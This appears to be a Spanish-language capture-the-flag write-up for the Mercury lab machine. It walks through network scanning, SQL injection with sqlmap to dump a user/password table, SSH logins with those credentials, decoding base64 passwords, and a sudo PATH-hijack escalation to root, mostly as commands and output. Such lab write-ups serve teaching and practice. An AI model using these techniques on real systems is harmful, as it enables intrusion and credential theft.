

A continuación, el informe con los pasos que he seguido para conseguir las flags de la vm Mercury.

Primero de todo, buscamos la IP de la máquina. Para ello he usado el comando arp-scan, para escanear la red local en busca de direcciones IP, sobre la interfaz eth3:

```
(root@kali)-[/home/kali]
# arp-scan -I eth3 --localnet --ignoredups
Interface: eth3, type: EN10MB, MAC: 08:00:27:56:6a:35, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:6c:b8:fb      (Unknown)
10.0.2.5      08:00:27:52:1f:d3      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.262 seconds (113.17 hosts/sec). 4 responded
```

La IP de nuestra máquina víctima es la 10.0.2.5. Ahora le enviaremos un paquete para comprobar que la máquina está activa:

```
(root@kali)-[/home/kali]
# ping -c1 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=1.93 ms

— 10.0.2.5 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.933/1.933/1.933/0.000 ms
```


Se ha recibido el paquete, por lo que podemos confirmar que nuestra máquina está activa.

A continuación, realizaremos un escaneo de puertos, buscando cuales están abiertos con *nmap*.


```
(root@kali)-[/home/kali]
# nmap -p- --open -sS --min-rate 5000 -n -Pn 10.0.2.5 -oG allports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-01 19:19 CET
Nmap scan report for 10.0.2.5
Host is up (0.00052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 08:00:27:52:1F:D3 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 3.65 seconds
```

Como podemos comprobar, tiene abiertos los puertos 22 y 8080, que corresponden a ssh y http-proxy respectivamente.

Lo siguiente que hice fue intentar conectarme a la IP 10.0.2.5 a través de estos puertos en un navegador:



Con el 22 no hubo mucha suerte. Veamos con el 8080:



En el 8080 ya encontramos algo. Seguiremos investigando por aquí entonces.

Lo siguiente que pensé en hacer fue comprobar si había algo en el archivo robots.txt. Para asegurarme de que no fuera el único, antes usé *Gobuster*, para realizar un escaneo de directorios en la web que estábamos trabajando. Para ello, le pasé una lista de palabras, *common.txt*.

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.0.2.5:8080/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.5:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/robots.txt (Status: 200) [Size: 26]
Progress: 4614 / 4615 (99.98%)

Finished
```

Por supuesto tiene robots.txt, pero al parecer es lo único que tiene. Veamos entonces el robots.txt:

```
← → ↻ 🏠 10.0.2.5:8080/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

User-agent: *
Disallow: /
```

El robots.txt contiene lo que se ve en la imagen. Un tanto extraño. Me dió por probar de usar el asterisco como directorio y me llevó a lo siguiente:


```
← → ↻ 🏠 10.0.2.5:8080/*
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

Page not found (404)

Request Method: GET
Request URL: http://10.0.2.5:8080/*

Using the URLconf defined in mercury_proj.urls, Django tried these
1. [name='index']
2. robots.txt [name='robots']
3. mercuryfacts/
```


La página tenía algo más de lo que se ve en la imagen, pero lo importante era eso, la lista de 3 puntos que se observa. Me llamó la atención el punto número 3, ya que parece un directorio, así que decidí probar a ver a dónde me llevaba.



Y aquí llegué, a lo que parece que es una web en desarrollo, pero con 2 enlaces. El primero te lleva a datos sobre Mercurio, que puedes ir cambiando si cambias el número de la URL. Hay hasta 8 datos. El segundo enlace es una lista de cosas que hacer para la web. Investigué los códigos de las páginas, pero no encontré nada interesante.

Llegados a este punto, me bloqueé un poco, no sabía bien como seguir. Investigué y descubrí que tenía que probar algo relacionado con inyecciones SQL, que consistía en una herramienta que las hace automáticamente, llamada *SQLmap*. La usaremos para que nos liste bbdd. Veamos en qué consiste:

```
(root@kali)-[/home/kali]
# sqlmap -u http://10.0.2.5:8080/mercuryfacts/ --dbs --batch
```



```
{1.7.12#stable}
https://sqlmap.org
```

El comando nos buscará posibles vulnerabilidades sql en el servidor de la web y también nos listará las bases de datos disponibles en dicho servidor.

```
[22:18:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[22:18:21] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury
```

Estas son las bases de datos encontradas en el servidor: *information\_schema* y *mercury*.

Una vez encontradas las bases de datos, explotaremos la que nos interesa, en nuestro caso, la *mercury*. A continuación, seguiremos usando sqlmap pero esta vez para extraer información de la base de datos *mercury*:

id	password	username
1	johnny1987	john
2	lovelykids111	laura
3	lovelybeer111	sam
4	mercuryisthesizeof0.056Earths	webmaster

Y hemos obtenido una lista de usuarios con sus respectivas contraseñas. Sabiendo que el puerto 22, correspondiente a ssh, está abierto, vamos a intentar explotar esta vulnerabilidad probando cada usuario y contraseña.

```
(root@kali)-[/home/kali]
# ssh john@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:mHhKDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.

(root@kali)-[/home/kali]
# ssh laura@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:mHhKDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
laura@10.0.2.5's password:
Permission denied, please try again.
laura@10.0.2.5's password:
Permission denied, please try again.
laura@10.0.2.5's password:
laura@10.0.2.5: Permission denied (publickey,password).

(root@kali)-[/home/kali]
# ssh webmaster@10.0.2.5
webmaster@10.0.2.5's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
```

Finalmente, nos ha dejado acceder con el usuario *webmaster*.

```
webmaster@mercury:~$ whoami
webmaster
```

A continuación, como hemos accedido como webmaster, listaremos los archivos y directorios en busca de algo interesante:

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

Y hemos encontrado una flag. A continuación, seguiremos indagando en esta máquina en busca de más cosas.

Veamos los derechos y privilegios del usuario con el que hemos accedido.

```
webmaster@mercury:~$ sudo -l
[sudo] password for webmaster:
Sorry, user webmaster may not run sudo on mercury.
webmaster@mercury:~$
```

Al parecer, el usuario con el que hemos accedido no tiene privilegios de root. Después de comprobar esto decidí echarle un ojo al directorio que aparecía además de la flag que hemos encontrado:

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$
```

Veamos qué contiene el archivo *notes.txt*.

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeWl1YW5kaWFtZXRLcmZlNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

Parece que son 2 cadenas de caracteres codificados. Vamos a intentar traducirlos. Le pasé a chatgpt la primera cadena y me reveló que resulta ser una cadena codificada en base64.

```
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK" | base64 -d
mercuryisthesizeof0.056Earths
```

Tras decodificarla podemos comprobar que era la contraseña para el usuario webmaster. Lo que nos indica que probablemente la otra sea la contraseña del linuxmaster. Decodifiquémosla entonces:

```
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeWl1YW5kaWFtZXRLcmZlNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
webmaster@mercury:~/mercury_proj$
```

Efectivamente, obtenemos la contraseña de linuxmaster. A continuación, entraremos con estas credenciales.

```

(root@kali)~[/home/kali]
# ssh linuxmaster@10.0.2.5
linuxmaster@10.0.2.5's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 2 Jan 22:19:45 UTC 2024

System load: 0.08          Processes: 110
Usage of /: 69.5% of 4.86GB Users logged in: 1
Memory usage: 28%          IPv4 address for enp0s3: 10.0.2.5
Swap usage: 0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Aug 28 12:57:20 2020 from 192.168.31.136
linuxmaster@mercury:~$ whoami
linuxmaster
linuxmaster@mercury:~$

```

Comprobamos que derechos y privilegios tiene este usuario:

```

linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh

```

Parece ser que tiene privilegios de root sobre /usr/bin/check\_syslog.sh.

Una vez llegué aquí la verdad que no sabía bien como seguir. Sabía que tenía que hacer escalada de privilegios, pero no sabía bien cómo afrontarlo. Decidí buscar la solución y la encontré, pero no la acabé de entender bien. Pongo a continuación la resolución final:

```

linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ ln -s /usr/bin/vi tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh

```

A continuación escribiríamos lo siguiente:

```
#!/bin/bash
```

Y ya estaríamos como root y podemos encontrar la segunda y última flag de esta máquina:



```
root@mercury:/home/linuxmaster# id
uid=0(root) gid=0(root) groups=0(root)
root@mercury:/home/linuxmaster# cd /root
root@mercury:~# ls
root_flag.txt
root@mercury:~#
```

[illegible]